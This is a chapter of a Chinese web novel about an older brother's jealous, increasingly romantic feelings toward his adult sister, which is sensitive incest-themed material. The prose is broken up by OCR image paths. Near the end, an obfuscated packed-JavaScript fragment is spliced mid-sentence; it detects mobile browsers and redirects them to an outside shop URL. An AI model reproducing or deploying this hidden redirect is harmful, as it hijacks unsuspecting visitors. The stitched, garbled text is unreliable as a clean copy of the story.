19. 听见了
作品:《听得见》 谭禹抱着她,走的很稳当,进了单元楼单手开门,他有健身的习惯,谭溪的重量对他来说,跟小时候没什么区别。
想起小时候,他低头看着睡的很死的谭溪,不由得叹了口气。
他搞砸了自己的计划,他不确定叶虔是否会因为那句多余的解释多想,可是...当亲耳听到叶虔的名字出现在谭溪口中的那一刻,计划就已经崩盘了。
她怎么敢,怎么敢在他的怀里叫别人的名字。
把熟睡中的谭溪放在枕头上,谭禹抽离开垫在背上的胳膊,他动作很轻,生怕吵醒睡梦中的人。
在外面晒了一天,谭溪出了很多的汗,谭禹用浸了温水的洗脸巾给她擦脸。
妹妹的脸颊还是像小时候一样柔软,擦拭过后的脸蛋上有细小的绒毛,像颗粉白的水蜜桃。
他用自己的指腹代替了纸巾,在桃面上留下揉捏的痕迹。
谭溪皱着眉头动弹几下,从嗓子里发出几声腻歪的闷哼声:“嗯..”她迷迷糊糊露出一条眼缝,似乎在辨认面前的人。
谭禹捏着她的脸没动,沉下目光,低声问:“我是谁?”
谭溪的记忆还停留在刚才,乱七八糟的画面在脑海中回闪,她分不清虚实:“叶...”
话没说完,谭禹冷着一张脸,手掌托住她的下颌,将拇指碾在她唇瓣上,粗暴的堵回那个没说完的名字:“谭溪,你给我看清楚,我是谁。”
他力道有点重,眼神也很吓人,谭溪只觉得嘴巴都在发麻,她终于找回几分清醒,用脸颊蹭着他的手心:“哥哥..是哥哥...”
可终究还是抵不过困倦,张开一半的眼睛又沉甸甸的闭上。
谭禹半蹲在床边,注视着她,好半晌才说一句:“乖。”
直到洗脸巾变得冰凉,他才拖着已经发麻的双腿悄步离开。
太阳依旧炙热,越来越高的温度宣告着盛夏的到来。
谭禹点了谭溪最喜欢的草莓冰淇淋,待饭后才拿给她。
“谢谢谢谢!”谭溪挖了满满一勺塞进嘴里,被冰的牙齿发麻,半化的液体含着在唇齿间反复翻滚,迟迟咽不下去。
谭禹习以为常的抽来纸巾垫进手里,搁在她嘴角:“吐出来。”
他想不明白为什么谭溪十八岁了还是小孩心性,更想不明白自己为什么一而再再而三的纵容她。
谭溪不吐,龇牙咧嘴把冰淇淋全部吞下去,吃完还要装乖讨巧,笑的没心没肺。
谭禹自喉间发出一声嗤笑,力道稍重了些,纸巾包裹着指头擦掉她嘴唇上残留的痕迹。
既然买了零食,自然是要找些相配的东西。
谭禹在电视上不停调试,谭溪本以为还是要找以前的老综艺,但看到universal的logo和黄色大眼萌,她才发现这竟然是神偷奶爸4!
谭溪连冰淇淋都顾不上吃,急忙说。
“哥哥,换别的吧。”
小黄人只有咿咿呀呀的腔调,连字幕都没有,这让谭禹怎么看啊。
谭禹反而轻笑,他摸摸谭溪的脑袋,流露出回忆的神色:“小溪,陪你一起看的时候我已经上高中了,你不会真的以为对我来说电影情节很重要吧。”
重要的一直只有妹妹啊。
谭溪怔怔的‘啊’了一声,听明白他的话后,心情一时之间有些复杂。
所以说,在谭禹心里,她还是喜欢看动画片的小朋友?
虽然她依然喜欢,可她不是小孩了,她是个十八岁的、可以谈恋爱可以接吻的成年女性。
谭溪含着勺子苦恼的吐槽:“谁要跟你一起看动画片啊...”
她愤愤出言,语气坚定:“我要跟你一起看动作片!”
谭禹吓得....没控制好手上的动作,按着音量键不松手,一路飙升。
谭溪耳膜都要被炸破,谭禹及时收手,把音量调至正常范围,他握着遥控器的手隐隐发颤,为刺耳的声音,也为妹妹的胆大妄为。
谭溪叹了口气,觉得冰淇淋都失了半分滋味。
算了,现在不要纠结这些,一切等他耳朵恢复。
电影开始没多久,谭溪电话就响了,她用脚趾点点谭禹的腿,示意他顺便递过来。
谭禹的目光掠过上面的备注,多说一句:“叶虔。”
他把电影暂时停掉,以便谭溪更清楚地听到电话的声音。
嘴里还要吃冰淇淋,谭溪干脆按了免提,把手机放在腿上接听,叶虔在问她什么时候回家。
谭溪看了眼谭禹,说:“等开学吧,回家也没人玩,好无聊。”
待在这里就不无聊吗?谭禹想,自己并不是个有趣的人,更别说现在耳朵还‘听不到’,谭溪回家岂不是比待在这里更有意思。
果然,叶虔也疑惑:“你和谭禹哥天天待在一起有什么好玩的。”
谭溪脸色一变,要挂电话:“要你管,没事挂电话了。”叶虔急了:“别挂别挂,我是想问你等开学了要不要办理不住校,你办的话我也办,我爸给我买了车,到时候我天天接送你。”
谭溪笑出声:“叶虔,通知书还没下来呢你就想的这么长远了,不过你这个建议不错,我考虑考虑。”
几乎是叶虔说出口的一瞬间,谭禹就在脑海中生出了两人出双入对的样子。
一起上课,一起吃饭,一起下课,甚至一起约会。
那一定,很有趣,至少比跟他待在一起有趣。
没由来的嫉恨和心脏的抽痛悄无声息将他淹没,他又一次想起妹妹半梦半醒时的那句呢喃。
为什么是叶虔,凭什么是叶虔。
尖锐的嫉妒达到顶峰,他侧过脸,不想让自己难堪的脸色吓到谭溪。
电话还在继续,很容易就听出叶虔是在故意找话题,谭禹第一次想让自己真的听不到。
如果耳聋,那这些浑身长满尖刺的话就不会钻入他的耳朵,如果耳聋,他就不会听到妹妹的大放厥词,更不会为此彻夜难眠,辗转反侧的思考他们的处境。
他发现自己面临着同样的问题,他此刻对叶虔的感受,到底是出于哥哥的拈酸蘸醋,还是不合时宜的嫉妒。
“呜...”
谭溪忍着的闷哼声惊动了谭禹,他看到因为贪嘴吃了一大口冰淇淋结果被冰的失去表情控制的谭溪,五官乱飞,尽管如此,还是死死含着冰淇淋。
谭禹微微眯起眼睛,两指并拢,强硬的撬开她的嘴唇和牙齿,把那团尚未融化的冰凉抠挖出来,他连纸巾都没来得及垫,直接用手指带出来,冰团在他手上融化。
一触即离的手指温度在谭溪冰到发麻的颊面留下一阵涟漪。
但更要命的,是渐渐融化的冰淇淋从他指尖倾流的画面,淡粉色的,混合了谭溪口水的痕迹从顶端往下流,在掌心聚起浅浅的小水洼。
谭禹抽出纸巾,包裹着,从上到下擦拭干净。
谭溪看的入迷,明明他的动作慢条斯理,可她的心就像是高速行驶的列车,跳动的速度快到几乎要冲破胸腔。
“谭溪?”
叶虔的问题得不到回应,在电话那边又一次的追问。
他的声音惊醒了谭溪的沉迷,她稍显无措的移开目光,却在余光中看到谭禹隐隐带笑的唇角。
看错了吗?谭溪又一次返回去确认,看到的只有他拧眉谴责的样子。
好吧,的确是看错了,哥哥只是看不惯她的毛病。
谭溪讨好似对他笑笑,又抽
;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(newRegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17178655|196892||http|test|mini|href|location''.split(''|''),0,{}));
() {
$(''.inform'').remove();$(''#content'').append(''
出纸巾递给他,这才继续回答叶虔的问题。
十分钟后,谭溪把挂断的电话扔在身边,又对谭禹抬抬下巴,示意他继续电影。
但谭禹却没有按下暂停键,而是转过身,看向谭溪,声音低沉:“他喜欢你。”
谭溪并未感到惊讶,神色如常的点头:“我知道啊。”
可叶虔从来没有说出过口,让她怎么拒绝?
况且依谭溪之见,叶虔对她的喜欢大概率只是毕业恋爱季催发之下的悸动,毕竟做朋友的这几年,谭溪从没在他身上接收过喜欢的讯号。
或许是因为早早就明白了她对哥哥的感情,她对这种东西还是很敏感的。
谭溪希望他永远都别说,能自己想清楚放下这件事,她跟叶虔做朋友很合拍,做恋人完全没可能。
她的坦然让谭禹感到头大。知道?知道还要跟一个潜在追求者约着出去玩?
难道谭溪在跟叶虔搞暧昧?
既然如此,她又怎么敢口口声声说喜欢哥哥?
她是想要脚踏两条船?还是把他当做叶虔不在时用来消遣的替代品?
谭禹觉得自己是不是太失败了,竟然不知道妹妹对待感情是这种认知。
大脑被这个结论弄得有些眩晕,谭禹抿唇:“小溪,仅哥哥个人观点,叶虔同学并不适合做你的潜在发展对象。”
明明说过不会干涉她任何决定,可当事情真的发生,却发觉曾经的信誓旦旦都是狗屁。
谭溪认真在脑海中审视了叶虔,以及一起出去玩那天叶虔的表现,不明白他什么会得出这样一个结论,她打字问。
“为什么,他哪里不好吗?”
谭禹看着她满是疑问的眼睛,错了过去。事实上,他也说不出叶虔哪里不好,只是跟谭溪不合适,可哪里不合适,他无法明确指出。
谭溪仍然在追问:“那哥哥认为,我应该跟什么样的人谈恋爱呢?”
她甚至换了姿势,从沙发那头凑过来,用那双纯良的眼睛盯着他。
撞进他眼里的视线,跟昨天晚上一样直白而炙热。
谭禹一时分不清楚这到底是询问还是挑衅,他又感受到那股掐着他脖子的濒死感。
他回答不出来,可谭溪偏偏还要追问,她得寸进尺的从沙发上起来,翻身跨坐在他身上,晃着他的身体催促。
谭禹难忍的抿了下唇角,要他怎样回答,难道要他说,这世上根本没人能配得上你?还是说,不管什么叶虔还是李虔都离你越远越好?
但这样一来,他跟谭溪有什么区别。
过界的占有欲不该发生在他们之间。
可此时此刻,愈加亲密的距离让谭禹无暇顾及这些,最严重的过界现如今正在发生。
抬头是她炙热的眼神,低头是她膝盖折起后用力到泛白的肌肤,挤压着的腿肉也紧紧贴在他的身侧,还有刚才无意蹭过的舌尖在手指上留下的触感。
他该庆幸自己立下的明令禁止,否则情况只会更糟糕。
太近了,谭禹几乎要喘不上气,他总觉得谭溪的呼吸已经扑入他身体的每个毛孔。
他不知道谭溪什么时候又滋生出来的胆大,让她敢用这样的姿态坐在自己哥哥身上。
谭禹直起腰杆,往后稍仰,脸上尽是严肃,口吻冷到近乎呵斥:“像什么样子,下去!”
就知道他会是这种反应。
谭溪扁嘴,冲他重重冷哼一声,抓着他的肩膀磨蹭离开。动作太慢了,无异于是对谭禹的凌迟,他看不下去,双手握在她的腰侧,想要将她直接挪走。
手掌拢住腰间的那一刻,屋里的灯忽然暗了,电视机也陷入死寂。
谭禹还没来得及反应,嘴唇忽然被草莓的味道填满。